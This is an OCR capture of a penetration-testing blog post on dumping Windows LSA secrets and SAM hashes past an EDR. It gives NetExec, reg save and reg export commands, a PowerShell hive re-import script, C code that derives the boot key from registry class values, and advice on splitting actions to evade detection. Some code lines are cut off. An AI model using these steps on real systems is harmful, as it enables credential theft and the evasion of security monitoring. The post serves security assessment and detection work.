Orange Cyberdefense

Our Blog

Dumping LSA secrets: a story about task decorrelation

Reading time ~16 min

Posted by aurelien.chalot@orangecyberdefense.com on 03 July 2024

Categories: Edr, Lsa, Registry, Windows


While doing an internal assessment, I was able to compromise multiple computers and servers but wasn't able to dump the LSA secrets because of a particular EDR being installed and pretty aggressive against me.

In this blog post we'll see how this EDR was blocking me and why it is still possible to dump these secrets exploiting decorrelation attacks! As a bonus, I'll show you a fancy way of retrieving the Windows boot key without having to dump the SYSTEM hive.

I/ How does LSA secrets dumping work

Orange Cyberdefense

services running via an Active Directory account (yeah I'm thinking of you MSSQL).



During internal assessments, when you compromise a server, you will want to access these secrets. To do so, you can use one of the many tools out there, for example NetExec:

```
nxc smb dc.whiteflag.local -u Administrateur -p Defte@WF --lsa
```

```
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:whiteflag.local)
[+] whiteflag.local\Administrateur:Defte@WF (Admin access)
[+] Dumping LSA secrets
WHITEFLAG\DC$:aes256-cts-hmac-sha1-96:5023e7dc24909232289845da2433771c05edcd870
WHITEFLAG\DC$:aes128-cts-hmac-sha1-96:6ebbfcc1eaf8b972d67767636946f2be
WHITEFLAG\DC$:des-cbc-md5:bc0db07658ab9151
WHITEFLAG\DC$:plain_password_hex:3fc4f07a2dedd134de2baca02beb035f97d0e242bdc0df
047e7f7a2e0873c19aa3e78bce216a0694447d8475a3ad17d69d1dc7dd0e0f24f4b0919f1ba6ab44b
dd9ec948de50bdc6c76aa72d0f71eba48ebdcbd64512183d3d4f92a87ff6b83e920ae718e20ded9a5
WHITEFLAG\DC$:aad3b435b51404eeaad3b435b51404ee:8fad99460d290ecf7fdd792856ed1e3a
dpapi_machinekey:0xaf3f1c8221ac14bf62255bc97cec4ca8d71a08de
fbce82
NL$KM:6f440c9e97530d9447fac586419547c502e0035f02b5f06652fe1c4bee91ffca793d794b5
[+] Dumped 7 LSA secrets to /home/ach/.nxc/logs/DC_192.168.56.10_2024-07-03_105
```

Usually you also dump the SAM database which contains the NT hash of local accounts:

Orange Cyberdefense

```
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:01cbc59f753aad8cb34f6ec079c1a6bf:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Dumping this information looks simple but under the hood quite a few things happened. First, NetExec had to dump the three following registry hives:

- HKLM\SAM: contains the NT hashes of the local accounts
- HKLM\SECURITY: contains the LSA secrets
- HKLM\SYSTEM: contains information needed to decrypt both the SAM database and the LSA secrets

Taking a look at the code, we can see that NetExec is saving the registry hives to the disk. The interesting code is located in the file nxc/protocols/smb.py:

```python
@requires_admin
def lsa(self):
    try:
        self.enable_remoteops()

        def add_lsa_secret(secret):
            add_lsa_secret.secrets += 1
            self.logger.highlight(secret)
            if "_SC_GMSA_{84A78B8C" in secret:
                gmsa_id = secret.split("_")[4].split(":")[0]
                data = bytes.fromhex(secret.split("_")[4].split(":")[1])
                blob = MSDS_MANAGEDPASSWORD_BLOB()
                blob.fromString(data)
                currentPassword = blob["CurrentPassword"][:-2]
                ntlm_hash = MD4.new()
                ntlm_hash.update(currentPassword)
                passwd = binascii.hexlify(ntlm_hash.digest()).decode("utf-8")
                self.logger.highlight(f"GMSA ID: {gmsa_id:<20} NTLM: {passwd}")

        add_lsa_secret.secrets = 0

        if self.remote_ops and self.bootkey:
            SECURITYFileName = self.remote_ops.saveSECURITY()
            LSA = LSASecrets(
                SECURITYFileName,
                self.bootkey,
                self.remote_ops,
                isRemote=True,
                perSecretCallback=lambda secret_type, secret: add_lsa_secret(secret),
            )
```

Orange Cyberdefense

```python
def __retrieveHive(self, hiveName):
    tmpFileName = ''.join([random.choice(string.ascii_letters) for _ in range(8)]) + '.tmp'
    ans = rrp.hOpenLocalMachine(self.__rrp)
    regHandle = ans['phKey']
    try:
        ans = rrp.hBaseRegCreateKey(self.__rrp, regHandle, hiveName)
    except:
        raise Exception("Can't open %s hive" % hiveName)
    keyHandle = ans['phkResult']
    rrp.hBaseRegSaveKey(self.__rrp, keyHandle, '..\\Temp\\'+tmpFileName)
    rrp.hBaseRegCloseKey(self.__rrp, keyHandle)
    rrp.hBaseRegCloseKey(self.__rrp, regHandle)
    # Now let's open the remote file, so it can be read later
    remoteFileName = RemoteFile(self.__smbConnection, 'Temp\\'+tmpFileName)
    return remoteFileName
```

Internally, on the Windows host a call to the RegSaveKeyExW WinAPI function will be made:

```
LSTATUS RegSaveKeyExW(
    [in]           HKEY                        hKey,
    [in]           LPCWSTR                     lpFile,
    [in, optional] const LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    [in]           DWORD                       Flags
);
```

This will allow saving the key to a file. Note that it is possible to dump the hives using the reg.exe binary, but ultimately it will also call the RegSaveKeyExW function.

II/ From the blueteam perspective

From a blue team perspective, there are quite a few IOCs that could be flagged and blocked when dumping LSA secrets using NetExec:

1. Enabling the Remote Registry service:

```
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
```

using an 8 character random string with a terminating .tmp extension in the Temp directory.

4. The files are downloaded remotely.

Correlating this information, EDRs can block LSA secrets dumping. This EDR was able to block me remotely (which is not surprising), but it also prevented me from dumping the LSA secrets locally using the usual reg save commands:

```
reg save HKLM\SAM SAM
reg save HKLM\Security SECURITY
reg save HKLM\SYSTEM SYSTEM
```

As far as I understood it, the EDR flagged me in two different ways:

1. It statically flagged the reg save command. When the reg.exe binary was called, the driver probably received a notification and since the argument list contained the keywords “save HKLM\SAM”, it was denied by the EDR. (If you wanna know how an EDR could do this, I wrote a lengthy blog post on how EDRs work and how you can write your own here).

2. It was also able to prevent me from saving the hives even when I hide the command line which means that the access to the HKLM\{SAM, SECURITY, SYSTEM} hives are protected and/or the RegSaveKey function is hooked.

III/ The bypass technique

Interestingly enough, there is one functionality that is not blocked: reg export.

Which means I was able to retrieve the content of the SAM, SECURITY and SYSTEM hives without triggering the EDR. However, reg export results are not like reg save results. Reg export files are text files which contain the registry keys and their values. For example, if we take a look at the export of the SAM hive, we'll have the following result:

Orange
Cyberdefense

We have the values we are looking for, but if you pass these files to secretsdump, it will crash:

Orange Cyberdefense

The reason is that secretsdump is expecting a specific file format which you will only get via reg save, a file format that contains the keys and a lot of metadata that reg export results doesn't provide.

At this point, my idea was simple. If I have got the reg export results in a text format, I can just import them in a Windows VM I own then reg save them and run secretsdump. So I wrote a PowerShell script to do that:

```
# reg export file results
$files = @(
    "z:\HIVETEST\DC\sam.reg",
    "z:\HIVETEST\DC\system.reg",
    "z:\HIVETEST\DC\security.reg"
)

# Replacing the HKLM\ to HKCU\HELLO so that I do not overwrite VM's hives
Write-Output "Switching HKLM\ to HKCU\HELLO in .reg files"
foreach ($filePath in $files) {
    $content = Get-Content -Path $filePath -Raw -Encoding Unicode
    $replacement = [char[]] "HKEY_CURRENT_USER\HELLO" -join ''
    $updatedContent = $content -replace "HKEY_LOCAL_MACHINE", $replacement
    Set-Content -Path $filePath -Value $updatedContent -Encoding Unicode
    Write-Output "`tUpdated file: $filePath"
}

# Import .reg files in my VM hives
Write-Output "Importing modified .reg files in HKCU\HELLO"
reg import z:\HIVETEST\DC\sam.reg
reg import z:\HIVETEST\DC\system.reg
reg import z:\HIVETEST\DC\security.reg

# Reg save the hives so that I get correctly formatted hive files
Write-Output "Reg saving back to .hive"
reg save HKEY_CURRENT_USER\HELLO\SAM Z:\HIVETEST\DC\SAM.hive
reg save HKEY_CURRENT_USER\HELLO\SECURITY Z:\HIVETEST\DC\SECURITY.hive
reg save HKEY_CURRENT_USER\HELLO\SYSTEM Z:\HIVETEST\DC\SYSTEM.hive
```

Orange Cyberdefense

Run the script:

And it works, I was able to import the hives into HKCU\HELLO\:

Which means I was able to dump the hives via reg save as well:

And now if I run secretsdump:

Orange Cyberdefense

It fails… Activating the debug option, we will see that it fails retrieving the boot key:

Taking a look at the code of secretsdump we can see that the getBootKey function's content is the following:

Orange Cyberdefense

To compute the boot key, secretsdump queries 4 keys:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\GBG
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Data
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\JD
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Skew1
```

It then decodes their values, concatenates them into a 32 bit string and permutes the string which, in the end, gives us the boot key. This boot key will then be used to decrypt things stored in the SAM and SECURITY hives which means that we need to get this key.

Looking at the reg export results we can see that we indeed have the keys:

Orange Cyberdefense

And I naively thought that these were the values used to compute the boot key until I found out, after digging in the secretsdump code that it was not. Indeed, if we take a look again at the getBootKey function we will see that it does not do a getValue() call but a getClass() call:

```
ans = winreg.getClass('\\%s\\Control\\Lsa\\%s' % (currentControlSet, key))
```

In fact, secretsdump is not getting a key value, it is getting a class value which is a hidden value you will never see in regedit!

Question is, how do you get it? Well if you have a reg save result you will have the keys, their values and all the metadata around these keys including the class value. If you have a reg export result, you will only have the key and its value. So it's kind of a game over… Unless you are able to retrieve these class values all by yourself!

And that you can do with a few lines of C code, see below (here is a gist):

```
#include <windows.h>
#include <stdio.h>
#define BOOT_KEY_SIZE 16
#pragma warning(disable: 4996)

void getRegistryClassValue(HKEY rootKey, const char* subKey, char* classValue, DWORD cl
    HKEY hKey;
    LONG result = RegOpenKeyExA(rootKey, subKey, 0, KEY_READ, &hKey);
    if (result != ERROR_SUCCESS) {
        fprintf(stderr, "Error opening registry key: %ld\n", result);
        return;
    }

    result = RegQueryInfoKeyA(hKey, classValue, &classValueSize, NULL, NULL, NULL, NUL
    if (result != ERROR_SUCCESS) {
        fprintf(stderr, "Error querying registry key class: %ld\n", result);
    }
    printf("%s: %s\n", subKey, classValue);
    RegCloseKey(hKey);
}
```

Orange Cyberdefense

```
    size_t len = strlen(hexString);
    for (size_t i = 0; i < len / 2; ++i) {
        sscanf(hexString + 2 * i, "%2hhx", &byteArray[i]);
    }
}

void printByteArray(const BYTE* byteArray, size_t length) {
    for (size_t i = 0; i < length; ++i) {
        printf("%02x", byteArray[i]);
    }
    printf("\n");
}

void permuteBootKey(BYTE* bootKey) {
    BYTE temp[BOOT_KEY_SIZE];
    memcpy(temp, bootKey, BOOT_KEY_SIZE);

    int transforms[] = { 8, 5, 4, 2, 11, 9, 13, 3, 0, 6, 1, 12, 14, 10, 15, 7 };
    for (int i = 0; i < BOOT_KEY_SIZE; ++i) {
        bootKey[i] = temp[transforms[i]];
    }
}

int main() {
    const char* keys[] = { "JD", "Skew1", "GBG", "Data" };
    const char* basePath = "SYSTEM\\CurrentControlSet\\Control\\Lsa\\";
    char fullPath[256];
    char classValue[256];
    BYTE bootKey[BOOT_KEY_SIZE];
    size_t offset = 0;

    for (int i = 0; i < 4; ++i) {
        snprintf(fullPath, sizeof(fullPath), "%s%s", basePath, keys[i]);
        getRegistryClassValue(HKEY_LOCAL_MACHINE, fullPath, classValue, sizeof(classVa
        hexStringToByteArray(classValue, bootKey + offset);
        offset += strlen(classValue) / 2;
    }
    permuteBootKey(bootKey);
```

Orange Cyberdefense

```
    return 0;
}
```

Compile the code, run it and here is the boot key:

Two things are important with this binary. First you don't need NT SYSTEM privileges to get the values (which is a pretty huge prerequisite). Second, you may think that reading these values is flagged/blocked by AV/EDRs… But it's not:

Orange Cyberdefense

Now let's say that the binary is blocked. Is there another way of retrieving the values to compute the key? At first I thought no. But a couple of days ago, my friend Julien @d3lb3_ who is the creator of the huge KeePwn tool, told me this:

Orange Cyberdefense

Which translated says:

“

Orange Cyberdefense

”

As you can see, I took it as a joke… But then I wondered, what if I try to print the \LSA hive? So I opened the editor, clicked on the hive, pressed Ctrl+P, saved the file as a PDF and opened it a PDF reader. Needless to say that I was not disappointed:

Here are the class values used to compute the boot key. So now we don’t even have to launch a binary to get these values!

At this point we have:

- The computed boot key (whether it is via the print technique or using the binary)
- The reg export results that we imported into our Windows VM and dumped as reg save results

Which means we have all we need to decrypt LSA secrets and SAM.

Orange Cyberdefense

Running secretsdump giving it the SAM hive, the SECURITY one and the boot key:

```
secretsdump.py -sam SAM.hive -security SECURITY.hive -bootkey 8c3bac750e7486be47d92a9c
```

Allows it to decrypt all the information:

Secrets unveiled!

IV/ Why this technique is not blocked or detected by AV/EDR

The technique I presented here is not blocked or detected as malicious by any EDR/AV (except the 3 mentioned in VirusTotal which, to me, probably is a false positive) for a simple reason: attack decorrelation.

Most of the time, attackers upload binaries that perform many actions. For example, if you ever run Mimikatz to dump the LSASS process, Mimikatz will:

Orange Cyberdefense

- Open a handle to the LSASS process
- Read the content of its memory
- Save it to a dump file or print it on the cmd

All of these actions use WinAPI functions which are the things AVs and EDRs are monitoring.

The fact that a simple binary is running all of these actions in quick succession is a good indicator that something's wrong with the binary. In our case, NetExec was blocked by the EDR because it correlated the actions previously mentioned and thus, detected that a malicious action was occurring.

One way of preventing such security tools blocking you is decorrelating your actions. That means that instead of having a single tool doing all the actions, you should have multiple tools that do a simple task.

In our case, we can break the "LSA secrets dumping attack" into 3 steps:

- Get the boot key (whether running the previously mentioned binary whose only purpose is to query some registry key class values or via the print method)
- Reg export the SAM and SECURITY hives which you can you do using reg.exe. Note, that export won't be blocked because once again, it is only reading registry keys and programs read registry keys all the time. If EDRs had to monitor all of these read operations, I guess the system would crash.
- Exfiltrate the reg export results as well as the boot key. Since we have all the material we need, we can decrypt the secrets on a computer we own. This will allow us to not run cryptographic operations on the target system, thus limiting detection.

If you do that, you will get all the information needed to decrypt the secrets, but since you have done minimalistic operations on the system, EDRs won't see you. I used this "decorrelation" technique a lot in the last couple of years and it allowed me to completely bypass EDRs in order to dump LSA secrets but also DPAPI secrets (especially Google Chrome cookies which are encrypted via the DPAPI) without having to go through complicated malware dev and it is really, I mean reaalllllyyy, powerful.

Final words, if your offensive binary gets blocked by an EDR, try to break it into multiple smaller tools and/or manual operations. Remove as much code as you can, remove useless strings such as "how to use" helpers. Only keep the necessary code, the one that is doing the desired action. The less action a binary does, the less likely it is to be flagged ;)!

Happy hacking!

Orange Cyberdefense

Get in touch with us

sensepost@orangecyberdefense.com

Please select your enquiry type, and we'll get back to you as soon as possible

General | Name | Email address | Contact Number

Your message

Get in touch

By clicking 'Get in touch' you agree to Orange Cyberdefense's Terms of Service

Orange Cyberdefense

Park Lane West, 197 Amarand Ave, Waterkloof Glen, Pretoria, South Africa

SensePost, 250 Waterloo Road, SE1 8RD, London, United Kingdom

Cape Town

+27 (0)12 460 0880

183 Albion Springs Corner Main Road &, Albion Springs Cl,, Rondebosch, Cape Town, South Africa